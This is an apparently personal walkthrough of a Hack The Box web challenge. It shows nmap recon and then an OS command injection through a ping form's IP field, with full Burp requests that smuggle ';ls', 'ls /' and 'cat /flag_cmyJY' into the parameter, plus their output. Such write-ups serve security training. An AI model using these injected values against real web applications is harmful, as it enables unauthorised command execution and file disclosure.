🔎

Looking Glass

Platform	HTB
Date	@July 2, 2022
Operating System	Web-CTF
Tags	os-command-injection web-app

General-Information

▼ Table of Contents


Summary

- The challenge’s website provides pinging and traceroute capabilities which can be exploited through an OS command injection to view the flag.

Recon


▼ A normal nmap scan on the IP doesn’t bring back anything, but a scan on the port displays an nginx server and the title, but that’s it.

▼ IP Nmap scan



```
kali@kali:~/HTB/ctf/looking-glass$ nmap -A -Pn 206.189.25.173
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-01 23:30 EDT
Nmap scan report for 206.189.25.173
Host is up.
All 1000 scanned ports on 206.189.25.173 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 202.05 seconds
```

▼ Port nmap scan




```
kali@kali:~/HTB/ctf/looking-glass$ nmap -A -Pn -p32540 206.189.25.173
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-01 23:43 EDT
Nmap scan report for 206.189.25.173
Host is up (0.11s latency).

PORT      STATE SERVICE VERSION
32540/tcp open  http    nginx
|_http-title: rce
```

Website

▼ Looking at the website its a way to run the ping and traceroute commands on provided IP address, which can be changed by me. The websites title name hints at an RCE, and this is looking like the possible injection point

▼ Website before ping request



looking glass

IP: 206.189.25.173


This Looking Glass provides you with information relative to backbone routing and network efficiency, providing you with the same transparency that customers on our network receive directly.

Traceroute allows a user to follow a packet through the network to a specific destination. It shows the domain, IP address and the roundtrip packet times as it traces the route to the destination.

Ping can be used to show whether or not a device with a valid Internet address or domain name can return packets sent to it by a specified server.

Ping | Server 01 | 206.189.25.173

▼ Website after ping request



This Looking Glass provides you with information relative to backbone routing and network efficiency, providing you with the same transparency that customers on our network receive directly.


Traceroute allows a user to follow a packet through the network to a specific destination. It shows the domain, IP address and the roundtrip packet times as it traces the route to the destination.

Ping can be used to show whether or not a device with a valid Internet address or domain name can return packets sent to it by a specified server.


Ping | Server 01 | 206.189.25.173 | Test

```
PING 206.189.25.173 (206.189.25.173): 56 data bytes
--- 206.189.25.173 ping statistics ---
4 packets transmitted, 0 packets received, 100% packet loss
```

- ▼ Website title



IP: 206.189.25.173



sparency that customers on our network receive directly.


dtrip packet times as it traces the route to the destination.

ified server.

OS Command Injection

▼ At first I tried to catch a request with Burp then modify the ping command so that it was another command and see if that ran, which it didn’t. Next I tried to see if I could run another command on top of the ping command, which did work. However it didn’t work for the ping part of the command but after the IP was the sweet spot.

- ▼ Successful OS Command Injection
  - ▼ Website Screenshot



This Looking Glass provides you with information relative to backbone routing and network efficiency, providing you with the same transparency that customers on our network receive directly.


Traceroute allows a user to follow a packet through the network to a specific destination. It shows the domain, IP address and the roundtrip packet times as it traces the route to the destination.

Ping can be used to show whether or not a device with a valid Internet address or domain name can return packets sent to it by a specified server.

Ping | Server 01 | 206.189.26.97 | Test

```
PING 206.189.26.97 (206.189.26.97): 56 data bytes
--- 206.189.26.97 ping statistics ---
4 packets transmitted, 0 packets received, 100% packet loss
index.php
```

▼ Burp String




```
POST / HTTP/1.1
Host: 206.189.26.97:31216
Content-Length: 49
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
Safari/537.36
Origin: http://206.189.26.97:31216
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exc
hange;v=b3;q=0.9
Referer: http://206.189.26.97:31216/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

test=ping&ip_address=206.189.26.97;ls&submit=Test
```

- (*More behind the thinking)* This is a known Linux machine because you can use the command `traceroute` which isn't found on a Windows machine. With this thinking in mind I knew that you can run multiple commands on Linux if you use a `;` behind your first command. I didn't use a `&` because then Burp wouldn't have ran the command.

▼ Now with verification that there is an OS command injection I wanted to view the flag from the website, but ran into the issue of not being able to put a space in requests and the application being weird in general, so to combat this I used HTML URL Encoded Text like the example below


▼ Burp Request

- `test=ping&ip_address=206.189.26.97%3B+ls&submit=Test`
- Encoded Character - (Semicolon) `%3B`



```
POST / HTTP/1.1
Host: 206.189.26.97:31216
Content-Length: 47
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH
Safari/537.36
Origin: http://206.189.26.97:31216
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,:
hange;v=b3;q=0.9
Referer: http://206.189.26.97:31216/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

test=ping&ip_address=206.189.26.97%3B+ls&submit=Test
```

- ▼ Website Output




Ping | Server 01 | 206.189.26.97

```
PING 206.189.26.97 (206.189.26.97): 56 data bytes
--- 206.189.26.97 ping statistics ---
4 packets transmitted, 0 packets received, 100% packet loss
index.php
```


▼ I didn’t know where the flag was at yet, so I sent another request with a URL encoded space so that I could view all the directories (with the `pwd` command, saw that I was in `/www`). Which displayed where the flag was at.

- ▼ Burp Request
  - `test=ping&ip_address=206.189.26.97%3B+ls%20+/&submit=Test`
  - Encoded Characters
    - Space - `%20`
    - Semicolon - `%3B`



```
POST / HTTP/1.1
Host: 206.189.26.97:31216
Content-Length: 57
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
Safari/537.36
Origin: http://206.189.26.97:31216
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exc
hange;v=b3;q=0.9
Referer: http://206.189.26.97:31216/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

test=ping&ip_address=206.189.26.97%3B+ls%20+/&submit=Test
```

▼ Website Output



Ping can be used to show whether or not a device with a valid Internet address or domain name can return packets sent to it by a specified server.


Ping | Server 01 | 206.189.26.97

```
PING 206.189.26.97 (206.189.26.97): 56 data bytes
--- 206.189.26.97 ping statistics ---
4 packets transmitted, 0 packets received, 100% packet loss
bin
boot
dev
entrypoint.sh
etc
flag_cmyJY
home
lib
lib64
```

▼ Lastly all I had to do was cat out the flag now!


▼ Burp Request

- `test=ping&ip_address=206.189.26.97%3B+cat%20+/flag_cmyJY&submit=Test`



```
POST / HTTP/1.1
Host: 206.189.26.97:31216
Content-Length: 57
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
Safari/537.36
Origin: http://206.189.26.97:31216
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exc
hange;v=b3;q=0.9
Referer: http://206.189.26.97:31216/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

test=ping&ip_address=206.189.26.97%3B+cat%20+/flag_cmyJY&submit=Test
```

▼ Website Output



Ping can be used to show whether or not a device with a valid Internet address or domain name can return packets sent to it by a specified server.

```
PING 206.189.26.97 (206.189.26.97): 56 data bytes
--- 206.189.26.97 ping statistics ---
4 packets transmitted, 0 packets received, 100% packet loss
HTB{I_[redacted]}
```

- I like the flag chosen, because it alludes to the fact that an RCE isn't needed to complete this machine, but in fact supposed to throw your down a rabbit hole at first.

Information Learned

- I need to work on thinking about how the developer would've implemented the code on the server, such as with the ping/traceroute command. Thinking about what the code potentially could look like can be validated by testing and troubleshooting.